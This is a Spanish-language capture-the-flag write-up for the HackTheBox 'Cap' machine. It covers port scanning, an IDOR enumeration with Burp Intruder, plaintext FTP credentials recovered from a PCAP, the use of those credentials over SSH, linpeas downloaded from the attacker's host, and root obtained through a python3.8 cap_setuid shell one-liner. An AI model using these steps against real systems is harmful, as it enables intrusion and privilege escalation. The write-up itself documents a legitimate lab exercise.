

Cap Write-up [HackTheBox]

HackTheBox

Daniel Miranda Barcelona
EXCAL1BUR

Introducción

En este writeup, documentamos cada paso que seguimos, desde la exploración inicial de la red hasta la explotación de servicios específicos. Cada descubrimiento y avance nos permite ver cómo los pequeños detalles pueden dar lugar a grandes oportunidades de ataque, y nos ayuda a entender mejor la importancia de las buenas prácticas en la configuración de sistemas y servicios.

A medida que avanzamos en este ejercicio, desentrañamos cómo incluso una pequeña falla en el control de acceso (como una vulnerabilidad IDOR) puede convertirse en un punto de entrada crucial. Esta máquina nos recuerda lo vital que es la seguridad en cada capa de un sistema y nos desafía a pensar de forma creativa para explotar cada posibilidad.

1- Objetivo

El objetivo principal de este CTF es comprometer completamente la máquina "CAP" de Hack The Box, escalando privilegios desde un acceso inicial limitado hasta obtener privilegios de root. Para lograrlo, se requiere identificar y explotar vulnerabilidades en los servicios expuestos, como HTTP, FTP y SSH para aprovechar cualquier configuración de seguridad débil presente en el sistema. Este proceso implica el uso de técnicas de recolección de información, enumeración de servicios y explotación de configuraciones mal aseguradas, con el fin de demostrar los posibles vectores de ataque y las brechas de seguridad que podrían comprometer el sistema en un entorno real.

2- Alcance

El análisis se limita a la máquina virtual "CAP" de Hack The Box, donde se llevaron a cabo actividades de enumeración, explotación y post-explotación. Este CTF simula un entorno real con vulnerabilidades intencionales en servicios como HTTP, FTP y SSH, con el propósito de fortalecer el aprendizaje práctico en técnicas de hacking y seguridad informática. Todas las actividades realizadas están diseñadas para explorar las debilidades del sistema de manera ética y controlada, respetando los lineamientos de la plataforma Hack The Box.

3- Resumen

En este análisis de la máquina "CAP" de Hack The Box, recorrimos paso a paso un conjunto de técnicas de hacking, desde la recolección de información inicial hasta la obtención de privilegios de root. Comenzamos explorando los servicios expuestos en la red, encontrando que HTTP, FTP y SSH estaban disponibles. A partir de ahí, examinamos cada servicio en detalle.

En el panel web, descubrimos una vulnerabilidad IDOR que nos permitió acceder a un archivo PCAP con credenciales en texto plano, lo que nos abrió las puertas al sistema mediante FTP. Con este primer acceso, conseguimos la flag de usuario, y al probar esas mismas credenciales en SSH, avanzamos un paso más en el sistema. Finalmente, al investigar opciones de escalada de privilegios, encontramos que el binario python3.8 tenía capabilities especiales que nos permitieron ejecutar comandos como root, llevándonos a la flag de root.

3.1- Procedimientos realizados

- **Recolección de información:**
 - Escaneo de la red para identificar puertos abiertos y servicios activos.
 - Obtención de información detallada sobre los servicios, versiones y sistema operativo.
- **Enumeración:**
 - Intento de acceso al servicio FTP con el usuario anonymous, sin éxito.
 - Análisis del servicio HTTP y detección de un panel de monitoreo que muestra el usuario "Nathan" y un menú con secciones adicionales.
 - Acceso a la sección "Security Snapshot" en el panel web, detectando una posible vulnerabilidad IDOR.

- **Explotación:**

- Uso de Burp Suite para capturar y modificar la petición a /data/x e iniciar un ataque de enumeración con el método "sniper".
- Identificación de un archivo PCAP descargable con credenciales en texto plano para el usuario Nathan.
- Conexión al servicio FTP con las credenciales obtenidas y obtención de la flag de usuario.
- Acceso al servicio SSH con las mismas credenciales para continuar con la explotación.

- **Escalada de privilegios:**

- Ejecución de linpeas en el sistema para identificar configuraciones y binarios potencialmente vulnerables.
- Detección de python3.8 con la capability cap_setuid, permitiendo cambiar el UID a 0 y obtener acceso root.
- Ejecución de un comando con python3.8 para acceder al sistema como root y recuperar la flag final.

3.2- Recolección de información

Escaneo de la red:

Comenzamos a obtener información detallada sobre los servicios activos, sus versiones y el sistema operativo, lo que nos dio una mejor idea de los posibles puntos de ataque.

```
[★]$ nmap -sV -O -p 21,22,80 10.129.147.70
```

```
21/tcp open  ftp      vsftpd 3.0.3
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     gunicorn
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=11/3%Time=6727775B%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,4C56,"HTTP/1.\.x20200\x200K\r\nServer:\x20unicorn\r\nDate:\x20Sun,\x2003\x20Nov\x202024\x2013:15:07\x20GMT\r\nConnection:\x20close
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20
SF:19386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\"
SF:>\n\n<head>\n\n\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20
SF:\x20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\"\>\n\x20
SF:20\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20<me
SF:ta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-sca
SF:le=1\"\>\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"im
SF:age/png\"\x20href=\"/static/images/icon/favicon.ico\"\>\n\x20\x20\x20\x
SF:20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css
SF:\\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/
SF:font-awesome\.min\.css\"\>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x
SF:x20href=\"/static/css/themify-icons\.css\"\>\n\x20\x20\x20\x20<link\x20r
SF:el=\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\"\>\n\x20\x20\x20
SF:\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.mi
SF:n\.css\"\>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/stati
SF:c/css/slicknav\.min\.css\"\>\n\x20\x20\x20\x20<!--\x20amchar)%r(HTTPOpt
SF:ions,B3,"HTTP/1.\.x20200\x200K\r\nServer:\x20unicorn\r\nDate:\x20Sun,
SF:\x2003\x20Nov\x202024\x2013:15:07\x20GMT\r\nConnection:\x20close\r\nCon
SF:tent-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x20GET,
SF:\x20HEAD\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20t
SF:ext/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x
SF:x20\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<bod
SF:y>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Inv
SF:alid\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&#x27;R
SF:TSP/1\.\&#x27;;\&#x27;\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,
SF:189,"HTTP/1.\.x20404\x20NOT\x20FOUND\r\nServer:\x20unicorn\r\nDate:\x20
SF:20Sun,\x2003\x20Nov\x202024\x2013:15:12\x20GMT\r\nConnection:\x20close
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x202
SF:32\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x
SF:x20Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</
SF:h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20
SF:server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20
SF:0check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3
- 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 21
```

El escaneo reveló varios servicios de interés, lo que nos permitió planificar la siguiente fase de enumeración.

- **HTTP - gunicorn - Puerto 80**
- **SSH - OpenSSH - V8.2p1 - Puerto 22**
- **FTP - vsftpd - V3.0.3 - Puerto 21**
- **SO - Linux**

3.3- Enumeración

FTP: Iniciamos comprobando si el servicio FTP permitía el acceso anónimo. Sin embargo, este acceso no estaba habilitado, ya que, de haberlo estado, nmap habría mostrado un mensaje confirmándolo.

```
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~]
└── [★]$ nmap -p 21 --script ftp-anon 10.129.147.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 07:18 CST
Nmap scan report for 10.129.147.70
Host is up (0.0088s latency).

PORT      STATE SERVICE
21/tcp    open  ftp


Nmap done: 1 IP address (1 host up) scanned in 3.39 seconds
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~]
└── [★]$
```

HTTP: Al explorar el servicio HTTP, encontramos una página de monitoreo de seguridad que mostraba un usuario llamado "Nathan". Este usuario podría ser útil para probar acceso en otros servicios, como SSH o FTP. Además, en el menú lateral de la página había cuatro apartados:

- "Dashboard"
- "Security Snapshot"
- "IP Config"
- Network Status"

Nos dirigimos al apartado "Security Snapshot", donde notamos una redirección a /data/#. Esta URL nos sugirió la posible presencia de una vulnerabilidad de tipo IDOR (Insecure Direct Object Reference).


IDOR es un tipo de fallo de seguridad en el control de acceso, en la que un sistema permite a un usuario acceder a recursos de otros usuarios modificando directamente el identificador (ID) de esos recursos en la URL o en una solicitud. Esto ocurre porque el sistema no verifica correctamente que el usuario tenga permisos para acceder al recurso solicitado.



En esta sección de la web, detectamos la posibilidad de descargar archivos PCAP. Para aprovechar esta vulnerabilidad, abrimos Burp Suite y configuramos un ataque de tipo "sniper", probando con números del 0 al 100 en busca de otros usuarios y archivos PCAP descargables que contengan información adicional.

3.4- Explotación

Utilizaremos Burp Suite para capturar la petición a `http://10.129.147.70/data/x`, donde x representa el ID del usuario que queremos enumerar.



Una vez capturada la solicitud, la enviaremos a la herramienta Intruder y marcaremos la variable x como parámetro editable.

The screenshot shows the 'Payload positions' configuration in the Burp Suite Intruder tool. The target is set to `http://10.129.147.70`. The payload is defined as `GET /data/\$x\$ HTTP/1.1`, where the variable `\x` is highlighted in purple, indicating it is a parameter for insertion.

```
② Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕ Target: http://10.129.147.70

1 GET /data/\$x\$ HTTP/1.1
2 Host: 10.129.147.70
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

En Intruder, seleccionaremos el tipo de ataque "sniper" y nos dirigiremos a la pestaña de Payloads. Allí configuraremos el payload como Numbers, especificando un rango de 0 a 100 con un incremento de 1.

② **Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set:	1	Payload count:	101
Payload type:	Numbers	Request count:	101

② **Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 100

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

1
321

Con la configuración lista, iniciamos el ataque con el botón Start attack. Prestaremos atención a las respuestas con un status code 200 o aquellas con una longitud inusualmente mayor que las demás, lo cual podría indicar la presencia de datos relevantes.

3. Intruder attack of http://10.129.147.70							Attack	Save	?
Results	Positions	Payloads	Resource pool	Settings					
Filter: Showing all items									
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment		
0	0	302	11			403			
1	1	200	11			17308			
2	2	302	111			403			
3	3	200	11			17305			
4	4	200	12			17305			
5	5	200	10			17305			
6	6	302	110			403			
7	7	302	11			403			
8	8	302	10			403			
9	9	302	10			403			

En este caso, probaremos primero con el ID 0 para observar si obtenemos alguna información interesante. Podemos ver que el ID 0 devuelve datos, así que procedemos a descargar el archivo PCAP para analizarlo en busca de información relevante.

The screenshot shows a Firefox browser window with the title "Security Dashboard" and a tab titled "Upgraded - Wappalyzer". The URL is <http://10.129.147.70/data/0>. The dashboard displays the following statistics:

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

A blue "Download" button is located at the bottom left of the dashboard area.

Al examinar el archivo, encontramos las credenciales FTP del usuario Nathan en texto plano, lo que nos permite acceder al servicio FTP con este usuario. Al conectarnos, logramos obtener la flag de usuario.

31 2 .624570	192.168.196.1	192.168.196.16	TCP	68 54411 -- 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32 2 .624624	192.168.196.16	192.168.196.1	TCP	68 21 -- 54411 [SYN, ACK] Seq=1 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33 2 .624934	192.168.196.1	192.168.196.16	TCP	62 54411 -- 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34 2 .626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPD 3.0.3)
35 2 .667693	192.168.196.1	192.168.196.16	TCP	62 54411 -- 21 [ACK] Seq=2 Ack=2 Win=1051136 Len=0
36 4 .129629	192.168.196.1	192.168.196.16	FTP	69 Response: 331 Please specify the password.
37 4 .129629	192.168.196.16	192.168.196.1	TCP	56 21 -- 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4 .129630	192.168.196.16	192.168.196.1	FTP	98 Response: 331 Please specify the password.
39 4 .167781	192.168.196.1	192.168.196.16	TCP	62 54411 -- 21 [ACK] Seq=14 Ack=35 Win=1051136 Len=0
40 5 .424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck31H4TF0RM5!

```
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~]
└── [★]$ ftp 10.129.147.70
Connected to 10.129.147.70.
220 (vsFTPd 3.0.3)
Name (10.129.147.70:root): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41683|)
150 Here comes the directory listing.
-r----- 1 1001 1001 33 Nov 03 13:12 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||45079|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****| 33 262.00 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (3.73 KiB/s)
ftp> bye
221 Goodbye.
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~]
└── [★]$ ls
cacert.der Documents Music Pictures Templates Videos
Desktop Downloads my_data Public user.txt
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~]
└── [★]$ cat user.txt
9573f5349eca79b53468368022b5737d
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~]
└── [★]$
```

Nuestro siguiente paso es intentar acceder mediante SSH, ya que el objetivo ahora es obtener la flag de root.

Al probar las credenciales en SSH, confirmamos que también funcionan para este servicio. Una vez dentro, observamos que el usuario Nathan tiene ciertos privilegios, aunque no los suficientes para acceder a la flag de root de manera directa. Iniciamos entonces un proceso de escalada de privilegios, verificando si Nathan puede ejecutar algún comando con sudo.

```
[eu-dedivip-1]@[10.10.14.65]@[excallbur@htb-zmxgi7kqa0]@[~]
└── [★]$ ssh nathan@10.129.147.70
The authenticity of host '10.129.147.70 (10.129.147.70)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.147.70' (ED25519) to the list of known hosts.
nathan@10.129.147.70's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Nov  3 14:24:30 UTC 2024

System load:          0.0
Usage of /:           37.3% of 8.73GB
Memory usage:         22%
Swap usage:           0%
Processes:            226
Users logged in:     0
IPv4 address for eth0: 10.129.147.70
IPv6 address for eth0: dead:beef::250:56ff:fe94:26a1

=> There are 4 zombie processes.

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ 
```



```
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ 
```

Al no tener permisos de sudo, exploramos otros binarios en el sistema que puedan permitirnos escalar a privilegios de root.

```
nathan@cap:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
nathan@cap:/$
```

Para identificar un binario que nos permita escalar privilegios, subiremos linpeas al sistema objetivo.

Primero, descargamos linpeas.sh del [repositorio oficial](#) y lo guardamos en una carpeta local. Luego, iniciamos un servidor simple de Python para transferir el archivo.

```
[eu-dedivip-1]-[10.10.14.65]-[excalibur@htb-zmxgi7kqa0]-[~/Desktop/test]
└── [★]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Una vez en el sistema objetivo, utilizamos SSH para descargar linpeas en el directorio /tmp del servidor.

```
nathan@cap:~$ cd /tmp/
nathan@cap:/tmp$ wget 10.10.14.65:8000/linpeas.sh
--2024-11-03 15:00:38--  http://10.10.14.65:8000/linpeas.sh
Connecting to 10.10.14.65:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827739 (808K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 808.34K  --.-KB/s   in 0.06s

2024-11-03 15:00:38 (12.6 MB/s) - 'linpeas.sh' saved [827739/827739]

nathan@cap:/tmp$ ls
linpeas.sh
snap.lxd
systemd-private-d5487239f81c447b96ad569c34badb3f-systemd-logind.service-BFSfsh
systemd-private-d5487239f81c447b96ad569c34badb3f-systemd-resolved.service-DcvDyf
systemd-private-d5487239f81c447b96ad569c34badb3f-systemd-timesyncd.service-TWWIr
i
vmware-root_945-4013199049
nathan@cap:/tmp$
```

Después de dar permisos de ejecución a linpeas, lo ejecutamos para analizar las configuraciones y permisos del sistema en busca de posibles vulnerabilidades.

```
nathan@cap:/tmp$ chmod 775 linpeas.sh
nathan@cap:/tmp$ ls -la
total 860
drwxrwxrwt 12 root    root      4096 Nov  3 15:00 .
drwxr-xr-x  20 root    root      4096 Jun  1  2021 ..
drwxrwxrwt  2 root    root      4096 Nov  3 13:12 .ICE-unix
drwxrwxrwt  2 root    root      4096 Nov  3 13:12 .Test-unix
drwxrwxrwt  2 root    root      4096 Nov  3 13:12 .X11-unix
drwxrwxrwt  2 root    root      4096 Nov  3 13:12 .XIM-unix
drwxrwxrwt  2 root    root      4096 Nov  3 13:12 .font-unix
-rwxrwxr-x  1 nathan  nathan   827739 Nov  3 14:48 linpeas.sh
drwx-----  3 root    root      4096 Nov  3 13:12 snap.lxd
drwx-----  3 root    root      4096 Nov  3 13:12 systemd-private-d5487239f81c447b
96ad569c34badb3f-systemd-logind.service-BFSfsh
drwx-----  3 root    root      4096 Nov  3 13:12 systemd-private-d5487239f81c447b
96ad569c34badb3f-systemd-resolved.service-DcvDyf
drwx-----  3 root    root      4096 Nov  3 13:12 systemd-private-d5487239f81c447b
96ad569c34badb3f-systemd-timesyncd.service-TWWIri
drwx-----  2 root    root      4096 Nov  3 13:12 vmware-root_945-4013199049
nathan@cap:/tmp$
```

En la sección de Capabilities, encontramos que el binario /usr/bin/python3.8 tiene las capabilities cap_setuid y cap_net_bind_service, lo cual no es una configuración estándar y puede ser aprovechado para escalación de privilegios.

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service, cap_net_admin+ep
..
```

El binario /usr/bin/python3.8 tiene cap_setuid y cap_net_bind_service, que no es la configuración por defecto, esto puede ser útil para la escalada de privilegios.


Para hacerlo, ejecutamos el siguiente comando:

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# sudo -l
Matching Defaults entries for root on cap:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on cap:
    (ALL : ALL) ALL
root@cap:~#
```

Con acceso root, podemos navegar hasta el directorio /root y obtener la flag de root, completando así el CTF.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are three colored circles (red, green, yellow) and the text "root@cap:/root". Below that is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the following session:

```
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
4dbaf422e5cb94fe9d0cee72737d6b0a
root@cap:/root#
```

Conclusión

En conclusión, el análisis de la máquina "CAP" de Hack The Box nos ha permitido poner en práctica una variedad de técnicas de recolección de información, enumeración y explotación de vulnerabilidades, llevándonos desde un acceso inicial limitado hasta el nivel de root. A lo largo del proceso, exploramos los servicios FTP, HTTP y SSH, aprovechando configuraciones incorrectas y vulnerabilidades de control de acceso (IDOR) para obtener información crítica, como credenciales en texto plano.

La escalada de privilegios a través del binario python3.8 con capabilities específicas nos mostró cómo configuraciones aparentemente menores pueden convertirse en oportunidades para un atacante. Este ejercicio destaca la importancia de una configuración de seguridad cuidadosa y de la revisión regular de permisos en el sistema.